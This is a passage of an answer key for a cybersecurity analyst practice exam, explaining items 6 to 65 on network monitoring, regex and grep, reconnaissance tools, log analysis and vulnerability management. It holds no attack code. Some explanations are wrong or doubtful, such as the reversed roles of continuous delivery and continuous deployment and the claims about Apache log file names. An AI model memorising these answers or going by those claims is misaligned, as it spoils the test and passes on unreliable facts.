Based on the scenario provided, it appears that the laptop has become the victim of a zero-day attack. A zero-day attack is an attack that exploits a potentially serious software security weakness that the vendor or developer may be unaware of. This means that there will not be a signature available in the IDS or anti-virus definition file. Therefore, it cannot be combatted with traditional signature-based detection methods. PII (personally identifiable information) exfiltration is the unauthorized copying, transfer or retrieval of PII data from a computer or server. A ping of death is a type of attack on a computer system that involves sending a malformed or otherwise malicious ping to a computer. A remote access Trojan (RAT) is a malware program that includes a back door for administrative control over the target computer. Based on the information provided in the scenario, we do not have any indications that a ping packet was sent, that PII has been exfiltrated, or that the attack now has remote control of the laptop. Since neither the IDS nor anti-virus alerted on the PDF, it is most likely a form of a zero-day attack.

6. D. OBJECTIVE 3.1

Simple Network Management Protocol (SNMP) is commonly used to gather information from routers, switches, and other network devices. It provides information about a device's status, including CPU and memory utilization, as well as many other useful details about the device. NetFlow provides information about network traffic. A management information base (MIB) is a database used for managing the entities in a communication network. The Simple Mail Transfer Protocol (SMTP) is a communication protocol for electronic mail transmission.

7. C. OBJECTIVE 3.1

The organization should enable sampling of the data collected. Sampling can help them to capture network flows that could be useful without collecting everything passing through the sensor. This reduces the bottleneck of 2 Gbps and still provide useful information. Quality of Service (QoS) is a set of technologies that work on a network to guarantee its ability to run high-priority applications and traffic dependably, but that does not help in this situation. Compressing NetFlow data helps save disk space, but it does not increase the capacity of the bottleneck of 2 Gbps during collection. Enabling full packet capture would take even more resources to process and store, as well as not minimizing the bottleneck of 2 Gbps during collection.

8. B. OBJECTIVE 3.1

In the above REGEX, the \b parameter identifies that we are looking for whole words. The strategic use of the + operator indicates the three places where the word is broken into parts. The first part ([A-Za-z0-9_%+-]" is composed of upper or lower case alphanumeric symbols "_%+-". After the first part of the word and the at sign (@) is specified, follows by another word ([A-Za-z0-9.-]) a period (\.) and another purely alphabetic (non-numeric) string that is 2-6 characters in length. This finds a standard email format of something@something.com (but could be @something.co, @something.org, @something.money, or other options as long as the top-level domain is between 2 and 6 characters). The option of www.diontraining.com is wrong because it does not have an @ sign in the string. The option of jason.dion@diontraining.com is wrong because you cannot use a period before the @ symbol, only letters, numbers, and some specified symbols (_ % + -). The option of jason_dion@dion.training is wrong because the last word (training) is longer than 6 characters in length. As a cybersecurity analyst, you must get comfortable creating regular expressions and understanding what type of output they generate.

9. C. OBJECTIVE 3.1

The TRACERT (trace route) diagnostic utility determines the route to a destination by sending Internet Control Message Protocol (ICMP) echo packets to the destination. In these packets, TRACERT uses varying IP Time-To-Live (TTL) values. When the TTL on a packet reaches zero (0), the router sends an ICMP "Time Exceeded" message back to the source computer. The ICMP "Time Exceeded" messages that intermediate routers send back show the route. The ipconfig tool displays all current TCP/IP network configuration values on a given system. The netstat tool is a command-line network utility that displays network connections for Transmission Control Protocol, routing tables, and a number of network interface and network protocol statistics on a single system. The nbtstat command is a diagnostic tool for NetBIOS over TCP/IP used to troubleshoot NetBIOS name resolution problems.

10. A. OBJECTIVE 3.1

Cisco log levels range from 0 for emergencies to 7 for debugging. Level 0 is for emergencies, such as when the system is unusable (for example, a device shutting down due to failure). Level 1 is an alert where immediate action is needed. Level 2 is critical and is considered the default logging level. Level 3 is used to log errors. Level

4 is used to log warnings. Level 5 is used to log notifications, which are normal but significant conditions. Level 6 is used to log information messages only. Level 7 is used to log debugging information. Any messages that would appear at or below the number will be logged. For example, setting logging to Level 7 would log everything listed above, but if you set logging to Level 1 then it would only log emergency and alert conditions.

11. D. OBJECTIVE 3.2

DNS blackholing is a process that uses a list of known domains/IP addresses belonging to malicious hosts and uses an internal DNS server to create a fake reply. Route poisoning prevents networks from sending data somewhere when the destination is invalid. Routers do not usually have an anti-malware filter, and this would be reserved for a unified threat management system. Subdomain whitelisting would not apply here because it would imply that you are implicitly denying all traffic and only allow whitelisted subdomains to be accessed from the hosts that would affect their operational utility to the organization.

12. A. OBJECTIVE 3.3

Shodan (shodan.io) is a search engine that identifies Internet-connected devices of all types. The engine uses banner grabbing to identify the type of device, firmware/OS/app type and version, plus vendor and ID information. This involves no direct interaction with the company's public-facing internet assets since this might give rise to detection. This is also the first place an adversary might use to conduct reconnaissance on your company's network. The nmap scanning tool can provide an analysis of the current state of public exposure, but has no mechanism to determine the past history, nor will it give the same depth of information that shodan.io provides. Google Hacking can determine if a public exposure occurred over public-facing protocols, but it cannot conclusively reveal all the exposures present. Google hacking relies on using advanced Google searches with advanced syntax to search for information across the internet. Network diagrams can show how a network was initially configured. Unless the diagrams are up-to-date, which they usually aren't, they cannot show the current "as is" configuration. If you can only select one tool to find the current and historical view of your attack surface, shodan is your best choice.

13. A. OBJECTIVE 3.1

As shown in the output of the nmap scans, only two standard ports are being utilized: 22 (SSH) and 80 (HTTP). But, when netcat is run against port 80, the banner that is provided shows the SMTP server is running on port 80. SMTP is normally run on port 25 by default, so running it on port 80 means your email server (SMTP) is running on a non-standard port.

14. C. OBJECTIVE 3.2

While patching a system is necessary to remediate a vulnerability, you should always attempt to test the patch before implementation. It is considered a best practice to create a staging or sandbox environment to test the installation of the patches before installing them into the production environment. This reduces the risks of the patch breaking something in the production system. Unless you are dealing with a very critical vulnerability and the risk of not patching is worse than then risk of patching the production system directly, you should not immediately patch the production systems without testing the patch first. You should not wait 60 days to deploy the patch. Waiting this long provides attackers an opportunity to reverse engineer the patch and creating a working exploit against the vulnerability. Finally, asking the vendor for a safe time frame is not helpful, since the vendor does not know the specifics of your environment or your business operations.

15. A. OBJECTIVE 3.1

The syslog server is a centralized log management solution. By looking through the logs on the syslog server, the technician could determine which service failed on which server, since all the logs are retained on the syslog server from all of the network devices and servers. Network mapping is conducted using active and passive scanning techniques and could assist in determining which server was offline, but not what caused the interruption. Firewall logs would only assist in determining why the network connectivity between a host and destination may have been disrupted. A network intrusion detection system (NIDS) is used to detect hacking activities, denial of service attacks, and port scans on a computer network. It is unlikely to provide the details needed to identify why the network service was interrupted.

16. B. OBJECTIVE 3.3

Based on your previous experience, you know that most workstations only store 40 GB of data. Since client workstations don't usually need to store data locally, and you noticed that a host's disk capacity has suddenly diminished, you believe it could be a sign that it is used to stage data for exfiltration. To validate this hypothesis, you should configure monitoring and conduct volume-based trend analysis to see how much data is added over the next few hours or days. If you suspect the machine is the victim of a remote access trojan, you should not reimage it immediately. By reimaging the host, you would lose any evidence or the ability to confirm your hypothesis. Based on the scenario, you have no evidence that the system is offline or conducting backups locally. If you did suspect this, though, you could confirm this by checking the network connectivity or analyzing the files stored on the system. If you suspect the host used as a command and control (C2) node for a botnet, you should conduct network monitoring to validate your hypothesis before disconnecting the host from the network. Also, if the host were a C2 node, that would not explain the excessive use of disk space observed.

17. D. OBJECTIVE 3.3

The management interface should only be exposed to an isolated or dedicated network that is used for management and configuration of the network device and platforms only. This would also help reduce the likelihood of an attack against the virtualization platform or the hypervisor itself. The external zone (internet), internal zone (LAN), or DMZ should not have the management interface exposed to them.

18. A. OBJECTIVE 3.4

XCCDF (extensible configuration checklist description format) is a language that is used in creating checklists for reporting results. The Common Vulnerabilities and Exposures (CVE) system provides a reference-method for publicly known information-security vulnerabilities and exposures. The Common Configuration Enumeration (CCE) provides unique identifiers to system configuration issues in order to facilitate fast and accurate correlation of configuration data across multiple information sources and tools. Common Platform Enumeration (CPE) is a standardized method of describing and identifying classes of applications, operating systems, and hardware devices present among an enterprise's computing assets.

19. A. OBJECTIVE 3.1

A DNS zone transfer provides a full listing of DNS information. If your organization's internal DNS server is improperly secured, this can allow an attacker to gather this information by performing a zone transfer. Fully qualified domain name (FQDN) resolution is a normal function of DNS that converts a domain name like www.diontraining.com to its corresponding IP address. Split horizon is a method of preventing a routing loop in a network. DNS poisoning is a type of attack which uses security gaps in the Domain Name System (DNS) protocol to redirect internet traffic to malicious websites.

20. D. OBJECTIVE 3.2

The Kerberos protocol is designed to send data over insecure networks while using strong encryption to protect the information. RADIUS, TACACS, and TACACS+ are all protocols that contain known vulnerabilities that would require additional encryption to secure them during the authentication process.

21. C. OBJECTIVE 3.1

Due to the very large increase in network utilization on dbsvr01, it should be suspected of compromise and be investigated further. The server has a historical average utilization of only 3.15 GB per month, but this month there has been an increase to 24.6 GB of usage. This increase is nearly 8x more than the previous month when all of the other servers stayed relatively constant. This is indicative of a possible compromise of the database server (dbsvr01) and a data breach or data exfiltration.

22. A. OBJECTIVE 3.3

Threat hunting is the utilization of insights gained from threat research and threat modeling to proactively discover evidence of adversarial TTPs within a network or system. Penetration testing uses active tools and security utilities to evaluate security by simulating an attack on a system. A penetration test verifies that a threat exists, then actively test and bypass security controls, and finally exploit vulnerabilities on the system. Information assurance (IA) is the practice of assuring information and managing risks related to the use, processing, storage, and transmission of information or data and the systems and processes used for those purposes. Incident response is an organized approach to addressing and managing the aftermath of a security breach or cyberattack, also known as an IT incident, computer incident, or security incident. The goal is to handle the situation in a way that limits damage and reduces recovery time and costs.

23. C. OBJECTIVE 3.1

On Apache web servers, the logs are stored in a file named access_log. By default, the file can be located at /var/log/httpd/access_log. This file records all requests processed by the Apache server. The httpd_log file is used by the WebSphere Application Server for z/OS, which is a very outdated server from the early 2000s. The http_log file is actually a header class file in C used by the Apache web server's pre-compiled code that provides the logging library but does not contain any actual logs itself. The file called apache_log is actually an executable program that parses Apache log files within in Postgres database.

24. C. OBJECTIVE 3.1

Objective-C is a compiled language. Therefore, you will need to use a decompiler to conduct reverse engineering on it. Ruby, Python, and JavaScript are interpreted languages. Interpreted languages do not require the use of a decompiler to view the source code.

25. C. OBJECTIVE 3.1

The easiest way to do this is with a grep command. In Linux, you can chain together commands by piping data from one command's output to serve as the input to another command. In this scenario, you can use grep to find all the lines with the IP address first. Then, you can use the second grep command to find all the lines using port 23. The result is a smaller, filtered list of events to analyze. When using the dot in the IP addresses, you must remember to escape this character or else grep treats it as a special character in a regular expression that is treated as any character (except a line break). By adding the \ before the dot (\.), grep treats it simply as a dot or period. You must also escape the comma for it to be processed properly. The $ after the port number is used to indicate that the number should only be counted as a match if it is at the end of the line. This ensures that we only return the destination ports (DPT) matching 23 and not the source port (SPT).

26. B,C. OBJECTIVE 3.2

Network Access Control is used to identify an endpoint's characteristics when conducting network authentication. The GPS location of the device will provide the longitude and latitude of the user, which could be compared against the GPS coordinates of the building. Port security enables an administrator to configure individual switch ports to allow only a specified number of source MAC addresses ingressing the port. This would not help to locate the individual based on their location, though. Geo-IP, or geolocation and country lookup of a host-based on its IP address, would identify the country of origin of the user, but not whether or not they are within the confines of the building. Geo-IP is also easily tricked if the user logs in over a VPN connection.

27. D. OBJECTIVE 3.4

The Common Vulnerabilities and Exposures (CVE) system provides a reference-method for publicly known information-security vulnerabilities and exposures. XCCDF (extensible configuration checklist description format) is a language that is used in creating checklists for reporting results. The Common Configuration Enumeration (CCE) provides unique identifiers to system configuration issues in order to facilitate fast and accurate correlation of configuration data across multiple information sources and tools. Common Platform Enumeration (CPE) is a standardized method of describing and identifying classes of applications, operating systems, and hardware devices present among an enterprise's computing assets.

28. B,D,E. OBJECTIVE 3.2

First, you should change the username and default password since using default credentials is extremely insecure. Second, you should implement a whitelist for any specific IP blocks that should have access to the administrative web frontend of this application, since it should only be a few system administrators and power users. Next, you should implement two-factor authentication for access to the application, since two-factor authentication provides more security than a simple username and password combination. You should not rename the URL to a more obscure name since security by obscurity is not considered a good security practice. You also should not require an alphanumeric passphrase for the application's default password. Since it is a default password, you can not change the password requirements for it without the vendor conducting a software update to the application. Finally, while it may be a good idea to conduct a penetration test against the organization's IP space to identify other vulnerabilities, it will not have any positive effect on remediating this identified vulnerability.

29. B. OBJECTIVE 3.1

The correct option is \b(192\.168\.66\.6)|(10\.66\.6\.10)|(172\.16\.66\.1)\b, which uses parenthesis and "OR" operators (|) to delineate the possible whole-word variations of the three IP addresses. Using square braces indicates that any of the letters contained in the square braces are matching criteria. Using the + operator indicates an allowance for one more instance of the preceding element. In all cases, the period must have an escape (\) sequence preceding it as the period is a reserved operator internal to REGEX.

30. A. OBJECTIVE 3.1

The best course of action is to perform a DNS brute-force attack. The DNS brute-force attack queries a list of IPs and typically bypasses IDS/IPS systems that do not alert on DNS queries. Conducting either a ping sweep or a stealth scan can be easily detected by the IPS, depending on the signatures and settings being used. A DNS zone transfer is also something that often has a signature search for it and will be alerted upon since it is a common attack technique.

31. C. OBJECTIVE 3.3

Based on this transaction log entry, it appears that the ID# field was not properly validated before being passed to the SQL server. This would allow someone to conduct an SQL injection and retrieve the student's grades, as well as to set all of this student's grades to an 'A' at the same time. While it is common to look for a '1==1' type condition to identify an SQL injection, there are other methods to conduct an SQL injection attack that an attacker could utilize. If input validation is not being performed on user-entered data, an attacker can exploit any aspect of the SQL language and therefore injecting SQL specific commands. This entry is suspicious and indicates that either the application or the SQL database are not functioning properly, but there appears to be adequate logging and monitoring based on what we can see and the fact that the question never indicates logging was an issue. An SQL database would not be designed to set ALL of a particular student's grades to A's, thus making this single entry suspicious. Most SQL statements in an SQL log will be fairly uniform and repetitive by nature when you review them. This leaves us with the question as to who person this SQL injection. Per the question choices, it could be the student with ID# 1235235 or "someone". While it seems as if student #1235235 had the most to gain from this, without further investigation, we cannot prove that it actually was student #1235235 that performed the SQL injection. Undoubtedly, student #125235 should be a person of interest in any ensuing investigations, but additional information (i.e., whose credentials were being used, etc.) should be used before making any accusations. Therefore, the answer is that "someone" performed this SQL injection.

32. B. OBJECTIVE 3.2

The tcpdump command is a command-line packet capture utility for Linux. The tcpdump command uses the -w option to write the capture output results to a file. A .pcap extension normally identifies packet capture files. The tcpdump command uses the -r option to read the contents of a packet capture file. The tcpdump command uses the -n option to show network address information in numeric format (does not resolve hostnames). The tcpdump command uses the -e option to include the data link (Ethernet) header when performing a packet capture.

33. C. OBJECTIVE 3.1

Based on the description provided, this is most likely a port scan. Using a tool like nmap, an attacker can create a SYN scan across every port in a range against a desired target. A port scan or SYN scan may trigger an alert in your IDS. While scanners support more stealthy scans, default scans may connect to each port sequentially. The other options are incorrect because a remote host will typically connect to only a single port associated with a service, a SYN flood normally sends many SYNs to a single system but doesn't send them to unused ports, and a UDP probe will not send SYN packets.

34. A. OBJECTIVE 3.3

The net use command will list network shares that the workstation is using. This will help to identify file servers and print servers on the network. The net group command can only be used on domain controllers. The net config command will allow servers and workstations services to be controlled once they have already been identified. The net user command would show any user accounts on the local Windows workstation you are using.

35. B. OBJECTIVE 3.1

You should begin by analyzing the trends of the events while manually reviewing each of them to determine if any of the indicators match. If you only searched through the event logs using the IP addresses, this would not be sufficient as many APTs hide their activity by compromising and using legitimate networks and their IP addresses. If you only use the IP addresses to search the event logs, you would miss any events that correlated only to the domain names. If you create an advanced query will all of the indicators, your search of the event logs will find nothing because no single event will include all of these IPs and domain names. Finally, while scanning for vulnerabilities known to have been used by the APTs is a good practice, it would only be effective in determining how to stop future attacks from occurring, not for determining whether or not an attack has already occurred.

36. D. OBJECTIVE 3.1

The best option is all of the answers listed. SNMP doesn't report closed UDP ports and SNMP servers don't respond to requests with invalid information. The "no response" can mean that the systems cannot be reached (either internally or externally). Also, if you entered an invalid community string, then SNMP will be unable to provide a response or report its findings.

37. B. OBJECTIVE 3.3

The beacon's protocol is not typically a means of identifying a malware beacon. A beacon can be sent over numerous protocols, including ICMP, DNS, HTTP, and numerous others. Unless you specifically knew the protocol being used by the suspected beacon, filtering out beacons by the protocol seen in the logs could lead you to eliminate malicious behavior prematurely. Other factors like the beacon's persistence (if it remains after a reboot of the system) and the beacon's interval (how much time elapses between beaconing)are much better indicators for fingerprinting a malicious beacon. The removal of known traffic by the script can also minimize the amount of data the cybersecurity analyst needs to analyze, therefore making it easier to detect the malicious beacon without wasting their time reviewing non-malicious traffic.

38. D. OBJECTIVE 3.1

The flag (-i) in grep means that the entire string that follows will be treated as case insensitive. The absence of the whole word identifier (i.e. \b, ^) indicates that matching can occur at any part of the text being evaluated. In other words, "MyPasswords" will also be detected by this REGEX search. The (PASSWORD)|(password) REGEX will detect partial phrases of "PASSWORD" or "password" but will fail on simple things like "Password". All other options misuse the case-insensitivity flag.

39. C. OBJECTIVE 3.1

DNS zone transfer, also sometimes known by the inducing DNS query type AXFR, is a type of DNS transaction. It is one of the many mechanisms available for administrators to replicate DNS databases across a set of DNS servers. DNS zone transfers are an active technique. Performing a whois query is a passive reconnaissance technique that performs a query of the databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information. Performing a DNS forward and reverse lookup zones is an active technique that allows the resolution of names to IP addresses and IP addresses to names. This can be conducted as a passive technique. Maltego is an application software used for open-source intelligence and forensics. It focuses on providing a library of transforms for discovery of data from open sources and visualizing that information in a graph format suitable for link analysis and data mining. It collects this information passively since it can acquire the information from whois lookup servers, a DNS lookup tool using public DNS servers, or even emails and hostnames one can acquire from TheHarvester.

40. B. OBJECTIVE 3.1

This code is performing a ping sweep of the subnet 10.1.0.0/24. The code states that for every number the sequence from 1 to 255, conduct a ping to 10.1.0.x, where x is the number from 1 to 255. When it completes this sequence, it is to return to the terminal prompt (done). The ping command uses an echo request and then receives an echo reply back from the target of the ping. A ping sweep does not use a SYN scan, that would require the use of a tool like nmap or hping.

41. B. OBJECTIVE 3.2

WAF (web application firewall) is the best option since it has the ability to serve as a compensating control and can protect against web application vulnerabilities like an SQL injection until the application can be fully remediated. Vulnerability scanning could only be used to detect the issue. Therefore, it is a detective control, not a compensating control. Encryption would not be effective in stopping an SQL injection. An IPS is designed to protected network devices based on ports, protocols, and signatures. It would not be effective against an SQL injection and is not considered a compensating control for this vulnerability.

42. A. OBJECTIVE 3.1

The correct REGEX is \b[A-Za-z0-9\.\-]{50,251}+\.org to use as a filter in this case. The first phrase prior to the + sign indicates to match between 50 and 251 instances of any of the preceding letters (A-Z, a-z, 0-9, period, and the minus symbol). Since DNS hostnames cannot be longer than 255 characters per RFC1123, a range of 50-251 will account for the four characters in ".org" being added to the end of the random sequences. The + sign indicates that after the preceding regex fragment, the following regex pattern should be present. Following the + sign, the pattern "\.org" is present, indicating that selected strings must end in .org. All other options either incorrectly use parenthesis, the OR operator (|), or forgot to use the escape character (\) in front of the period symbol.

43. A. OBJECTIVE 3.4

Security Content Automation Protocol (SCAP) is a multi-purpose framework of specifications that supports automated configuration, vulnerability and patch checking, technical control compliance activities, and security measurement. It is an industry-standard and support testing for compliance. The other options will not allow for a truly repeatable process since individual scans would occur each time, instead of comparing against a known good baseline.

44. D. OBJECTIVE 3.1

OSSIM is an open-source SIEM developed by AlienVault. It is capable of pulling information together from a wide variety of sources. ArcSight, Qradar, and Splunk are all proprietary, commercially licensed SIEM solutions.

45. A. OBJECTIVE 3.2

Deploying changes in a staging or sandbox environment provides the organization with a safe, isolated place for testing changes without interfering with production systems. Staging environments can mimic the actual production environment, leading to a realistic test environment which minimizes the risk of failure during a push to the production environment. Honeypots/Honeynets are not considered a testing environment. Instead, they are designed to attract attackers. The organization should not use the development environment to test the patches since a development environment does not mimic the real production environment.

46. C. OBJECTIVE 3.2

This is an example of an improper error handling vulnerability. A well-written application must be able to handle errors and exceptions gracefully. The main goal must be for the application not to fail in a way that allows the attacker to execute code or perform some sort of injection attack. One famous example of an improper error handling vulnerability is Apple's GoTo bug, as described above. For more details on this particular vulnerability, please see CVE-2014-1266. Insecure object reference refers to when a reference to an internal implementation object, such as a file or database key, is exposed to users without any other access control. Insufficient logging and monitoring allows attackers to achieve their goals without being detected due to the lack of monitoring and timely response by defenders. The use of insecure functions occurs in the C language when legacy functions like strcpy() are used. These insecure functions can lead to buffer overflow and other exploits being successful against a program.

47. C. OBJECTIVE 3.1

Network taps are devices that allow a copy of network traffic to be captured for analysis. They conduct passive network monitoring and visibility without interfering with the network traffic itself. Active monitoring relies on the scanning of targeted systems, not a network tap. Router-based monitoring would involve looking over the router's logs and configuration files. SNMP is used to monitor network devices, but is considered a form of active monitoring and doesn't rely on network taps.

48. C. OBJECTIVE 3.4

Continuous deployment is a software development method in which app and platform updates are committed to production rapidly. Continuous delivery is a software development method in which app and platform requirements are frequently tested and validated for immediate availability. Continuous integration is a software development method in which code updates are tested and committed to a development or build server/code repository rapidly. Continuous monitoring is the technique of constantly evaluating an environment for changes so that new risks may be more quickly detected and business operations improved upon. While continuous deployment and continuous delivery sound very similar, there is one key difference. In continuous deployment, a human is still required to approve the release into the production environment. In continuous delivery, the test and release process into the production environment is automated, making the changes available for immediate release once the code is committed.

49. A,B,C,D,E. OBJECTIVE 3.1

The grep (global search for regular expressions and print) is one of the powerful search tools in Linux. The general syntax for the grep command is "grep [options] pattern [files]. The command searches within the specified files (in this case, the Names.txt file). When the command is issued with the -i optional flag, it treats the specified pattern as case insensitive. Therefore, all uppercase and lowercase variations of the word "DION" will be presented from the file and displayed as the output for the command. By default, grep uses case sensitivity, so "grep DION Names.txt" would only display the output as "DION" and ignore the other variations. As a cybersecurity analyst, grep is one of your most important tools since you can use regular expressions (regex) to find indicators of compromise within your log files quickly using grep.

50. A,D. OBJECTIVE 3.1

Firewall log formats will vary by vendors, but this example is a commonly used format from the Linux iptable firewall tool. This log starts with the date and time of the event and provides some key pieces of information. For example, the word "drop" shows the action this log entry recorded. In this case, the firewall dropped a packet due to an ACL rule being applied. Also, you can see that the packet was detected on the inbound connection over eth0, so we know that packets are being scanned and blocked when they are headed inbound to the network. Next, we see the MAC address of the source device of the packet, the source (SRC) IP address, and the destination (DST) IP address. Further down, we see the source (SPT) and destination ports (DPT). In this case, the DPT is 23 and is a well-known port for telnet. Based on this single log entry, we cannot tell if packets are also being blocked when they are attempting to leave the network or if they are blocking connections to the ssh service (port 22) is also being conducting.

51. D. OBJECTIVE 3.2

Network Access Control (NAC) uses a set of protocols to define and implement a policy that describes how to secure access to network nodes whenever a device initially attempts to access the network. NAC can utilize an automatic remediation process by fixing non-compliant hosts before allowing network access. Network Access Control can control access to a network with policies, including pre-admission endpoint security policy checks and post-admission controls over where users and devices can go on a network and what they can do. In this scenario, implementing NAC can identify which machines are known and trusted Dion Training assets, and provide them with access to the secure internal network. NAC could also determine which are unknown machines (assumed to be those of CompTIA employees), and provide them with direct internet access only by placing them onto a guest network or VLAN. While MAC filtering could be used to allow or deny access to the network, it cannot by itself control which set of network resources could be utilized from a single ethernet port. A security information and event management (SIEM) system provides real-time analysis of security alerts generated by applications and network hardware. An access control list could define what ports, protocols, or IP addresses the ethernet port could be utilized, but it would be unable to distinguish between a Dion Training employee's laptop and a CompTIA employee's laptop like a NAC implementation could.

52. D. OBJECTIVE 3.1

Service control (sc) is a Windows command that allows you to create, start, stop, query, or delete a Windows service. The dig command will give you information on when a query was performed, the details that were sent and what flags were sent as well. In most cases, host and nslookup will also provide similar information.

53. D. OBJECTIVE 3.1

Vulnerability scans should never take place in a vacuum. Analysts should correlate scan results with other information sources, including logs, SIEM systems, and configuration management systems. DMARC (domain-based message authentication, reporting, and conformance) and DKIM (domain keys identified mail) are configurations that are performed on a DNS server to verify whether email being sent by a third-party is verified to send it on behalf of the organization. For example, if you are using a third-party mailing list provider, they would need your organization to authorize them to send an email on your behalf by setting up DMARC and DKIM in on your DNS records. While this is an important security configuration, it would not be a good source of information to validate the results of an analyst's vulnerability scans on a domain controller.

54. D. OBJECTIVE 3.3

The software development lifecycle model used by a company is purely an internal function relevant only to the development of custom software within the organization. Regardless of whether a waterfall or agile methodology is chosen, it does not directly affect the attack surface of the organization. The attack surface represents the set of things that could be attacked by an adversary. External and internal users, websites, cloud entities, and software applications that are used by an organization are all possible points of entry that an adversary could attempt an attack upon.

55. D. OBJECTIVE 3.3

This appears to be an indication that unauthorized privileges are being used. The first binary, svchost.exe, is executing from an odd location that indicates it might be malicious). The process svchost.exe doesn’t usually reside in the inetsrv folder in a

Windows system since this folder contains the Windows IIS web server files. Additionally, this file then spawned a binary that appears to be masquerading as a Windows process, the WMI Provider Host called wmiprvse.exe. This appears to be the beginning of a privilege escalation attack. Based on the output above, there is no evidence that data is being exfiltrated or stolen from the network. Based on the output above, there is no evidence that any network protocol is currently in use over a non-standard port. Finally, there is no evidence of beaconing or network activity in this output.

56. C. OBJECTIVE 3.1

If a software developer has a copy of their source code, there is no need to reverse engineer it since they can examine the code directly. Doing this is known as static code analysis, not reverse engineering. Reverse engineering is the process of analyzing a system's or application's structure to reveal more about how it functions. In the case of malware, being able to examine the code that implements its functionality can provide you with information as to how the malware propagates and what its primary directives are. Reverse engineering is also used to conduct industrial espionage since it can allow a company to figure out how a competitor's application works and develop their own version of it. An attacker might use reverse engineer of an application or executable so that they can identify a flaw or vulnerability in its operation, and then exploit that flaw as part of their attack.

57. B. OBJECTIVE 3.1

The correct answer is \b172\.16\.1\.(25[0-5]|19[2-9]|2[0-4][0-9])\b. The \b delimiter indicates that we are looking for whole words for the complete string. To answer this question, you have to rely on your networking knowledge and what you learned back in Network+. First, you need to calculate what is the IP range for this subnet. Since this is a /26, it would have 64 IP addresses in the range. Since the IP provided was 172.16.1.224, the range would be 172.16.1.192 to 172.16.1.255. The correct answer allows all values of 200-249 through the use of the phrase 2[0-4][0-9]. The values of 250-255 are specified by 25[0-5]. The values of 192-199 are specified through the use of 19[2-9]. All other REGEX expressions either allow too much or too little of the available IP space to be effective and precise filters for the subnet given. If you had this on the exam, I would calculate the IP address range first (as we did in this explanation). Then, I would see which parts are static in the IP address (172.16.1. in this case). Three of our answer choices provide this, so we now know the large REGEX is the wrong answer. Next, we need to figure out how to only show the values of 192-255. As you look at the three options, you need to look for the differences only between the options and see which would allow for the addresses needed. All three options have the same two first terms in the last octet, which covers 200-255, so you just really need to determine how to best represent the values of 192-199.

58. C. OBJECTIVE 3.2

LDAP can be run on either port 389 or port 636. Port 389 is the standard port for LDAP, but typically runs unencrypted LDAP services over this port. Instead, you should change all devices and servers that can technically support the change to port 636, since LDAP services over port 636 are encrypted by default.

59. C. OBJECTIVE 3.1

The \b delimiter indicates that we are looking for whole words for the complete string. The REGEX is made up of four identical repeating strings, (25[0-5]|2[0-4][0-9]||[01]?[0-9][0-9]?)\.". For now, let us refer to these octets, such as the ones used in internet protocol version 4 addresses. Each octet will allow the combination of 25[0-5] OR (|) 2[0-4][9-] OR numbers 00-99 being preceded by (?) a 0 or 1, or just a single number followed by a ".". Since the period is treated as a special character in a REGEX operator, the escape character (\) is required to enable the symbol to act as a dot or period in the output. This sequence repeats four times, allowing for all variations of normal IP addresses to be entered for values 0-255. Since 259 is outside the range of 255, this is rejected. More specifically, character strings starting with 25 must end with a number between 0 and 5 (25[0-5]). Therefore, 259 would be rejected. Now, on exam day, if you received a question like this, you can try to figure out the pattern as explained above, or you can take the logical shortcut. The logical shortcut is to look at the answer first and see that they all look like IP addresses. Remember, grep and REGEX is often used by a cybersecurity analyst to search logs for indicators of compromise (like an IP address), so don't be afraid to take a logical guess if you need to conserve time during your exam. So, which one isn't a valid IP address? Clearly, 37.259.129.107 is not a valid IP address, so if you had to take a guess as to what wouldn't be an output of this complex-looking command, you should guess that one!

60. D. OBJECTIVE 3.2

Tombstone remediation quarantines and replaces the original file with one describing the policy violation and how the user can release it again. Quarantine denies access to the original file to the user (or possibly any user). This might be accomplished by encrypting the file in place or by moving it to a quarantine area in the file system. Block prevents the user from copying the original file but retains access to it. The user may or may not be alerted to the policy violation, but it will be logged as an incident by the management engine. Alert only allows the copying to occur, but the management system records an incident and may alert an administrator.

61. A. OBJECTIVE 3.1

Using agent-based scanning, you typically get the most reliable results for systems that are not connected to the network, as well as the ones that are connected. This is ideal for traveling salespeople since their laptops are not constantly connected to the organization’s network. These agent-based scans can be conducted when the laptop is offline, and then sent to a centralized server the next time the laptop is connected to the network. Server-based scanning, non-credentialed scanning, and passive network monitoring all require a continuous network connection in order for them to accurately collect the configurations of the devices.

62. C. OBJECTIVE 3.4

IaC is designed with the idea that a well-coded description of the server/network operating environment will produce consistent results across an enterprise, and significantly reduce IT overhead costs through automation while precluding the existence of security vulnerabilities. SDN uses software to define networking boundaries, but does not necessarily handle server architecture in the same way that IaC can. Infrastructure as a Service (IaaS) is a computing method that uses the cloud to provide any or all infrastructure needs. Software as a Service (SaaS) is a computing method that uses the cloud to provide application services to users.

63. C. OBJECTIVE 3.2

Context-based authentication can take a number of factors into consideration before permitting access to a user, including their location (e.g., country, GPS location, etc.), the time of day, and other key factors to minimize the threat of compromised credentials from being utilized by an attacker. A self-service password reset is defined as any process or technology that allows users who have either forgotten their password or triggered an intruder lockout to authenticate with an alternate factor and repair their own problem without calling the help desk. While helpful, this alone would not help prevent an attacker from using the compromised credentials. Single sign-on (SSO) is an authentication scheme that allows a user to log in with a single ID and password to any of several related yet independent software systems. Again, this is helpful since it will minimize the number of usernames and passwords that a user must remember, but if their credentials are stolen, then the attacker can now access every system the user had access too, extending the problem. Password complexity is also a good thing to use, but it won't address the challenge presented in the question of how to prevent the use of compromised credentials. If the password complexity is increased, this will prevent a brute force credential compromise, but if the credentials are compromised any other way, then the attacker could still log in to our systems and cause trouble for us.

64. D. OBJECTIVE 3.2

From least to most permissive, the best answer is 111, 734, and 747. Linux permissions are read “owner, group, other”. They also have numbers that are 4 (read), 2 (write) and 1 (execute). If a number shown is 7, that is 4+2+1 (read/write/execute) permissions. Therefore, the least permission is 000, and the most permissive is 777. The permission set of 111 is execute-execute-execute. The permission set of 734 is read/write/execute-write/execute-read. The permission set of 747 is read/write/execute-read-read/write/execute.

65. C. OBJECTIVE 3.2

